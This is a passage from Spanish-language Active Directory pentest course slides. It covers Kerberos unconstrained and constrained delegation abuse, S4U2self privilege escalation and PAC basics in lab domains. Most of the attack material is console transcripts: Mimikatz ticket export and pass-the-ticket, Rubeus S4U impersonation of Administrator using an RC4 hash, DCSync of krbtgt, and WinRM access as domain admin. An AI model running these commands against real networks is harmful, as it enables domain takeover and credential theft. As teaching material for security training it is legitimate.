mimikatz(powershell) # sekurlsa::tickets /export
```

2

```
Authentication Id : 0 ; 1958578 (00000000:001de2b2)
Session          : Network from 0
User Name        : appadmin
Domain          : dcorp
Logon Server     : (null)
Logon Time       : 1/26/2023 2:39:48 PM
SID              : S-1-5-21-1874506631-3219952063-538504511-1117

* Username : appadmin
* Domain  : DOLLARCORP.MONEYCORP.LOCAL
* Password : (null)

Group 0 - Ticket Granting Service
```

```
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> Invoke-Mimikatz -Command '"kerberos::ptt C:\Users\appadmin\Documents\[0;1df0fd]-2-0-60a10000-Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi"'
```

4

```
.#####. mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > https://pingcastle.com / https://mysmartlogon.com ***


mimikatz(powershell) # kerberos::ptt C:\Users\appadmin\Documents\[0;1df0fd]-2-0-60a10000-Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
```

```
* File: 'C:\Users\appadmin\Documents\[0;1df0fd]-2-0-60a10000-Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi': OK
```

```
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> Invoke-Command -ScriptBlock {whoami;hostname} -computername dcorp-dc
[dcorp]\administrator
[dcorp-dc]
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> whoami
[dcorp]\appadmin
[dcorp-appsrv]: PS C:\Users\appadmin\Documents>
```

Privesc de Dominio – Kerberos Delegation – Constrained

- Para el caso del Constrained Delegation esta se habilita sobre una cuenta de servicio, y esta configuración permite el acceso solo a servicios específicos en computadoras específicas como usuario.
- Un escenario típico donde se utiliza la delegación restringida: un usuario se autentica en un servicio web sin usar Kerberos y el servicio web realiza solicitudes a un servidor de base de datos para obtener archivos según la autorización del usuario.
- Para hacerse pasar por el usuario, se utiliza la extensión Service for User (S4U) que proporciona dos extensiones:
 - Service for User to Self (S4U2self): permite que un servicio obtenga un TGS reenviable para sí mismo en nombre de un usuario con solo el nombre principal del usuario sin proporcionar una contraseña.
 - Servicio de usuario a proxy (S4U2proxy): permite que un servicio obtenga un TGS para un segundo servicio en nombre de un usuario. ¿Qué segundo servicio? Esto está controlado por el atributo msDS-AllowedToDelegateTo. Este atributo contiene una lista de SPN a los que se pueden reenviar los tokens de usuario.



Privesc de Dominio – Kerberos Delegation – Constrained

```
PS C:\AD\Tools> Import-Module .\PowerView_dev.ps1
PS C:\AD\Tools> Get-DomainUser -TrustedToAuth

logoncount : 19
badpasswordtime : 12/31/1600 4:00:00 PM
distinguishedname : CN=web svc,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass : {top, person, organizationalPerson, user}
displayname : web svc
lastlogontimestamp : 1/27/2023 6:21:41 AM
userprincipalname : websvc
name : web svc
objectsid : S-1-5-21-1874506631-3219952063-538504511-1113
samaccountname : websvc
codepage : 0
samaccounttype : USER_OBJECT
accountexpires : NEVER
countrycode : 0
whenchanged : 1/27/2023 2:21:41 PM
instancetype : 4
usncreated : 14488
objectguid : 8862b451-0bc9-4b26-8ffb-65c803cc74e7
sn : svc
lastlogoff : 12/31/1600 4:00:00 PM
msds-allowedtodelegate : {CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL, CIFS/dcorp-mssql}
objectcategory : CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM, 2/19/2019 1:04:02 PM, 2/19accountexpires
serviceprincipalname : {SNMP/ufc-adminsrv.dollarcorp.moneycorp.LOCAL, SNMP/ufc-adminsrv}
givenname : web
lastlogon : 1/27/2023 6:21:41 AM
badpwdcount : 0
cn : web svc
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated : 2/17/2019 1:01:06 PM
primarygroupid : 513
pwdlastset : 2/17/2019 5:01:06 AM
usnchanged : 3377127
```

1

```
PS C:\AD\Tools> whoami
dcorp\appadmin
PS C:\AD\Tools> Get-DomainComputer -TrustedToAuth

logoncount : 463
badpasswordtime : 2/18/2019 6:39:39 AM
distinguishedname : CN=DCORP-ADMINSRV,OU=Applocked,DC=dollarcorp,DC=moneycorp,DC=local
objectclass : {top, person, organizationalPerson, user...}
badpwdcount : 0
lastlogontimestamp : 1/27/2023 5:02:25 AM
objectsid : S-1-5-21-1874506631-3219952063-538504511-1114
samaccountname : DCORP-ADMINSRV$
localpolicyflags : 0
codepage : 0
samaccounttype : MACHINE_ACCOUNT
countrycode : 0
cn : DCORP-ADMINSRV
whenchanged : NEVER
instancetype : 1/27/2023 1:02:25 PM
usncreated : 14594
objectguid : eda89f4e-dfec-429a-8b78-fe55624b85c9
operatingsystem : Windows Server 2016 Standard
operatingsystemversion : 10.0 (14393)
lastlogoff : 12/31/1600 4:00:00 PM
msds-allowedtodelegate : {TIME/dcorp-dc.dollarcorp.moneycorp.LOCAL, TIME/dcorp-DC}
objectcategory : CN=Computer,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM, 2/19/2019 1:04:02 PM, 2/19/2019 12:55:49
PM...}
serviceprincipalname : {TERMSRV/DCORP-ADMINSRV, TERMSRV/dcorp-adminsrv.dollarcorp.moneycorp.local,
WSMAN/dcorp-adminsrv, WSMAN/dcorp-adminsrv.dollarcorp.moneycorp.local...}
lastlogon : 1/27/2023 8:03:45 AM
iscriticalsystemobject : False
usnchanged : 3374842
useraccountcontrol : WORKSTATION TRUST ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated : 2/17/2019 1:24:51 PM
primarygroupid : 515
pwdlastset : 4/15/2019 8:55:19 AM
msds-supportedencryptiontypes : 28
name : DCORP-ADMINSRV
```

2

Privesc de Dominio – Kerberos Delegation – Constrained

```
PS C:\AD\Tools> .\Rubeus.exe s4u /user:dcorp-adminsrv$ /rc4:5e77978a734e3a7f3895fb0fdbda3b96 /impersonateuser:Administrator /msdsspn:"time/dcorp-dc.dollarcorp.moneycorp.LOCAL" /altservice:ldap /ptt
[1] v2.2.0
[*] Action: S4U
[*] Using rc4 hmac hash: 5e77978a734e3a7f3895fb0fdbda3b96
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\dcorp-adminsrv$'
[*] Using domain controller: 172.16.2.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doFvjCCBbqgAwIBBaEDAgEWooIEoDCCBJxhggySMIIIE1KADAgEFoRwbGkRPTExBukNPu1AuTU90RV1d
T1JQLkxPQ0FMoiwLaADAgECosYwJBsGa3JidGd0Gxpkb2xsYXJjb3JwlM1vbmv5Y29ycC5sb2NhKOC
BDwggQ4oAMCARhAwAqKCBCoEggQmD22W07eM9CnXFEh1wrCS84zyNA9-iwdCBa0JHavmebm7LdXG
idFNLRo5F0ahIrlq3YxfiE93LoS8mGrpYwgs+2KCM9XWMCzYV6+d4/VD+i8N0Lu2wCp3YS1xGPnzJIH5
...[redacted]
[*] Action: S4U
[*] Building S4U2self request for: 'dcorp-adminsrv$@DOLLARCORP.MONEYCORP.LOCAL'
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Sending S4U2self request to 172.16.2.1:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'dcorp-adminsrv$@DOLLARCORP.MONEYCORP.LOCAL'
[*] base64(ticket.kirbi):
doIGAzCCBF+gAwIBBaEDAgEWooIE6zCCB0dhggTjMIIE36ADAgEFoRwbGkRPTExBukNPu1AuTU90RV1d
...[redacted]
[*] Impersonating user 'Administrator' to target SPN 'time/dcorp-dc.dollarcorp.moneycorp.LOCAL'
[*] Final ticket will be for the alternate service 'ldap'
[*] Building S4U2proxy request for service: 'time/dcorp-dc.dollarcorp.moneycorp.LOCAL'
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Sending S4U2proxy request to domain controller 172.16.2.1:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'ldap'
[*] base64(ticket.kirbi) for SPN 'ldap/dcorp-dc.dollarcorp.moneycorp.LOCAL':
doIHGTCCBxWgAwIBBaEDAgEWooIF9TCCBffhggXtMIIIF6aADAgEFoRwbGkRPTExBukNPu1AuTU90RV1d
T1JQLkxPQ0FMojYwNKDAgECoS0wKxsEbGRhcBsJZGNvcnAtZGMuZG9sbGFyY29ycC5tb25leWNvcnAu
```

```
PS C:\AD\Tools> whoami
dcorp\student30
PS C:\AD\Tools> klist
Current LogonId is 0:0x81efa49
Cached Tickets: (1)
#0> Client: Administrator @ DOLLARCORP.MONEYCORP.LOCAL
Server: ldap/dcorp-dc.dollarcorp.moneycorp.LOCAL @ DOLLARCORP.MONEYCORP.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate no
Start Time: 1/27/2023 10:00:37 (local)
End Time: 1/27/2023 20:00:37 (local)
Renew Time: 2/3/2023 10:00:37 (local)
Session Key Type: AES-128-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:
PS C:\AD\Tools> Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
.#####. mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > https://pingcastle.com / https://mysmartlogon.com ***
mimikatz(powershell) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN : krbtgt
** SAM ACCOUNT **
```

Privesc Local – S4U2self Privesc

- S4U2Self (Service for User to Self) es una extensión del protocolo de autenticación Kerberos desarrollada por Microsoft que permite a un servicio solicitar un Ticket en nombre de un usuario sin tener acceso a sus credenciales.
- Este ataque de Escalacion de Privilegios, se aprovecha de que una cuenta de servicio puede solicitar un TGT asociado a la cuenta de máquina que aloja el servicio.
- Una vez tenemos el TGT de la cuenta de maquina y con los privilegios de una cuenta de servicio podemos pedir un ST en nombre del usuario Administrator del dominio SERIEA.LOCAL
- Luego de manera local el sname(Servicio al que va dirigido el ticket) lo editamos para colocar algún servicio que nos permita escalar privilegios(CIFS, HTTP, HOST, etc.)



Privesc Local – S4U2self Privesc

Somos un usuario virtual de Windows(usuario de servicio).

Pedimos un TGT, esto debido que al ser una cuenta de servicio local e interactuamos de forma remota podemos realizar como si fuéramos el servidor al que pertenece esta cuenta de servicio.

Privesc Local – S4U2self Privesc

```
C:\Users\Public>.\Rubeus.exe s4u /self /nowrap /impersonateuser:Administrator /ticket:doIF0DCCBcyjCCBIKgAwIBEqEDAgECoIEdASCBHAsu6NeXZLbVGS9H0pBczEV5CAYCZSLcyH5zvqYP8raMuU9ruLOCD0nJGdAMFqbd0Mii2  
2gdu26MUoERTmtbclQUB2xNTDW/5JSY563IJ03Z4JRHI/K7+jo687HA7+yifFhAhkLBsD9MiTVluiZcQVI4F9dwuKNVreBqy4  
5hBq51ylCdIkEZqUx6RgVgAtsVkmCiTiFj/A+LgrlcHBArQImGNy14PCkzHEQw6Hulc3Md5q7y4wSNbTDW32FsxoPeV26G0j  
7SIIRqGG6W+psW+Pt+BMXSF4Pg8BXd/VRYr3tQeoG9t7SQYgFG4ykSlJbLQ3nvKCA7QkVyU9rGm2jHtXOgqgewN0+67dSK3q4  
XcopIb6XrBePe2Um6kD75NrECKQuJ3nZqcxCPLHFT5s80Vgz0CvMNPyAT2hTrkEvqLjuH16aGBLiN2M/3ts/vBOT8FAKImxR  
ZYvZ+4zEJI6/ep0McoY1pXs8RpOinSYBvusfviGk4ET3IVgIVwek2SxE90th7PiJP3KOB7TCB6qADAgEAooHiBiHffYhCMIH  
1NFULZFu1CT0xPR05BJKMHAwUAYKEAAKURGAyMDI0MTewNzAwMDI0NFqmERgPMjAyNDExMDcxMDAyNDRapxEYDzIwMjQxMT  
.\\Rubeus.exe s4u /self /nowrap /impersonateuser:Administrator /ticket:doIF0DCCBcygAwIBBaEDAgEWooI  
gECooIEdASCBHAsu6NeXZLbVGS9H0pBczEV5CAYCZSLcyH5zvqYP8raMuU9ruLOC0hJGdAMFqbDl8MiIhjCyUMWU1DB+i0VG  
eyYGFSeYxYZZu07c9wXwgQxn0bc6b04Prkl2sNOMNbYIRS1D70+7L8/azkqpkrWLc22tKBhldMl525TImSiF04xivh3j86P  
13qTSUh5KXIqxcspv18IynHgIxjE4MFxC0a3HhE2+hX+CaUdXt2K/ir/AtvRT5ClfLABqHEuDjXgSXn2k2VmWDREScLipu7  
lQUB2xNTDW/5JSY563IJ03Z4JRHI/K7+jo687HA7+yifFhAhkLBsD9MiTVluiZcQVI4F9dwuKNVreBqy4hCg58J5h6L0xHMdQ  
x6RgVgAtsVkmCiTiFj/A+LgrlcHBArQImGNy14PCkzHEQw6Hulc3Md5q7y4wSNbTDW32FsxoPeV26G0jfWE/4iixYAuU5  
t+BMXSF4Pg8BXd/VRYr3tQeoG9t7SQYgFG4ykSlJbLQ3nvKCA7QkVyU9rGm2jHtXOgqgewN0+67dSK3q4J0fgBy7T7uQ2SbU  
6kD75NrECKQuJ3nZqcxCPLHFT5s80Vgz0CvMNPyAT2hTrkEvqLjuH16aGBLiN2M/3ts/vBOT8FAKImxRWVc5pI1Z2ffg0JB  
coY1pXs8RpOinSYBvusfviGk4ET3IVgIVwek2SxE90th7PiJP3KOB7TCB6qADAgEAooHiBiHffYhCMIHzoIHWMiHTMPQoCs  
05BJKMHAwUAYKEAAKURGAyMDI0MTewNzAwMDI0NFqmERgPMjAyNDExMDcxMDAyNDRapxEYDzIwMjQxMTE0MDAwMjQ0WqgOGw  
  
v2.2.1  
  
[*] Action: S4U  
[*] Action: S4U  
[*] Building S4U2self request for: 'SERVER-BOLOGNA$@SERIEA.LOCAL'  
[*] Using domain controller: DC01-MILAN.seriea.Local (192.168.169.138)  
[*] Sending S4U2self request to 192.168.169.138:88  
[+] S4U2self success!  
[*] Got a TGS for 'Administrator' to 'SERVER-BOLOGNA$@SERIEA.LOCAL'  
[*] base64(ticket.kirbi):
```

Realizamos una petición S4U2Self impersonando a el usuario Administrator del dominio seria.local

Usando el TGT de Server-bologna pedimos un ST.

El ST es para la cuenta de Administrator.

7524	252.727393	192.168.169.130	192.168.169.138	KRB5	1708 TGS-REQ
7526	252.728299	192.168.169.138	192.168.169.130	KRB5	1674 TGS-REP
PA-DATA pa-FOR-USER					
▼ padata-type: pa-FOR-USER (129)					
▼ padata-value: 3056a01a3018a00302010aa111300f1b0d41646d696e6973747261746f72a10e1b0c534552					
▼ name					
▼ name-type: KRB5-NT-ENTERPRISE-PRINCIPAL (10)					
▼ name-string: 1 item					
KerberosString: Administrator					
realm: SERIEA.LOCAL					
▼ cksum					
cksumtype: CKSUMTYPE-HMAC-MD5 (-138)					
checksum: e897438d7bd9280b29868f5e99acb703					
auth: Kerberos					
req-body					
Padding: 0					
kdc-options: 40800018					

Privesc Local – S4U2self Privesc

Sustituimos el sname del ticket para indicar que el servicio al que queremos acceder es otro, y en este punto colocamos el host del equipo en el que nos encontramos y un servicio que nos permita escalar privilegios

Para realizar esta tarea de sustitución no necesitamos conectividad al Domain Controller, debido a que los tickets se almacenan localmente y los valores de sname no se encuentran cifrados.

Privesc Local – S4U2self Privesc

```
C:\Users\Public>klist
klist

Current LogonId is 0:0x34f6eb

Cached Tickets: (1)

#0> Client: Administrator @ SERIEA.LOCAL
    Server: http://Server-Bologna.seriae.local @ SERIEA.LOCAL
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x60a10000 → forwardable forwarded renewable pre_authent name_canonicalize
    Start Time: 11/6/2024 16:09:15 (local)
    End Time: 11/7/2024 2:02:44 (local)
    Renew Time: 11/13/2024 16:02:44 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0
    Kdc Called:

C:\Users\Public>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Public> Enter-PSSession Server-Bologna.seriae.local
Enter-PSSession Server-Bologna.seriae.local
[Server-Bologna.seriae.local]: PS C:\Users\Administrator\Documents> whoami
whoami
seriae\administrator
[Server-Bologna.seriae.local]: PS C:\Users\Administrator\Documents> whoami /priv
whoami /priv


PRIVILEGES INFORMATION

Privilege Name          Description          State
-----                 -----          -----
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process  Enabled
SeSecurityPrivilege      Manage auditing and security log  Enabled
SeTakeOwnershipPrivilege Take ownership of files or other objects  Enabled
SeLoadDriverPrivilege    Load and unload device drivers  Enabled
SeSystemProfilePrivilege Profile system performance  Enabled
SeSystemtimePrivilege    Change the system time  Enabled
SeProfileSingleProcessPrivilege  Profile single process  Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority  Enabled
SeCreatePagefilePrivilege Create a pagefile  Enabled
SeBackupPrivilege         Back up files and directories  Enabled
SeRestorePrivilege        Restore files and directories  Enabled
SeShutdownPrivilege       Shut down the system  Enabled
SeDebugPrivilege          Debug programs  Enabled
SeSystemEnvironmentPrivilege  Modify firmware environment values  Enabled
SeChangeNotifyPrivilege   Bypass traverse checking  Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system  Enabled
SeUndockPrivilege         Remove computer from docking station  Enabled
SeManageVolumePrivilege   Perform volume maintenance tasks  Enabled
SeImpersonatePrivilege   Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege   Create global objects  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Enabled
SeTimeZonePrivilege       Change the time zone  Enabled
SeCreateSymbolicLinkPrivilege  Create symbolic links  Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session  Enabled
```

Utilizando el ticket de servicio de HTTP utilizamos winrm para autenticarnos como el usuario Administrador del dominio seriea.local, y al confirmar nuestros privilegios tenemos todos los privilegios que un administrador local tiene.

¿Qué es el PAC?

- En un dominio de Windows, un PAC(Privilege Attribute Certificate) es una estructura que almacena información de identificación sobre un usuario y sus roles, esta se utiliza para codificar la información de autorización.
 - Está contenido en tickets Kerberos, como el Ticket de Concesión de Tiquete (TGT), y proporciona datos esenciales como:
 - Nombre de la cuenta del usuario
 - ID de la cuenta
 - Membresía de grupos (pertenencia a grupos de seguridad en el dominio)



https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/166d8064-c863-41e1-9c23-edaaa5f36962?redirectedfrom=MSDN

¿Dónde se encuentra el PAC?


- Para proteger la integridad del PAC, el KDC lo firma utilizando claves secretas que solo conocen el KDC y el servicio de destino.
- Si podemos falsificar el PAC, podemos hacer cosas para romper el modelo de privilegios de Kerberos de maneras muy interesantes

Ticket Granting Ticket (TGT)	
Server Name:	krbtgt
Encrypted Ticket Part (aes256-cts) [krbtgt]:	
Client Name: user	
Start:	2014-12-06 09:51:22 (UTC)
End:	2014-12-06 19:51:22 (UTC)
Session Key:	(aes256-cts)
	ff:20:f6:89:cc:89:b8:a7:2f:04:72:36:e3:81:e6:b4 b8:46:14:eb:6d:b2:78:5e:1c:d6:6f:e9:86:50:63:11
Authorization Data:	
Privilege Attribute Certificate (PAC)	
Account Name:	user
Full Name:	Test User
User RID:	1433
Group Memberships:	- 513
Server Signature (hmac-sha1-96-aes256) [krbtgt]	2c:65:6e:5e:16:b0:bb:b2:55:e0:08:f2
KDC Signature (hmac-md5) [krbtgt]	6a:b3:f9:cd:4a:9b:b5:48:8d:79:92:28:60:e5:b5:c2




PUNTOS CLAVE DE KERBEROS EN AD

- La política Kerberos solo se verifica cuando se crea el TGT y este es el autenticador del usuario en el DC.
- El controlador de dominio solo verifica la cuenta de usuario después de que el TGT tenga 20 minutos de antigüedad para verificar que la cuenta sea válida o esté habilitada.
- La validación de PAC de TGS solo ocurre en circunstancias específicas. Cuando esto sucede, LSASS en el servidor envía la solicitud de validación de PAC al servicio de inicio de sesión de red del controlador de dominio (mediante NRPC)




FALSIFICACION DE TICKETS DE KEBEROS

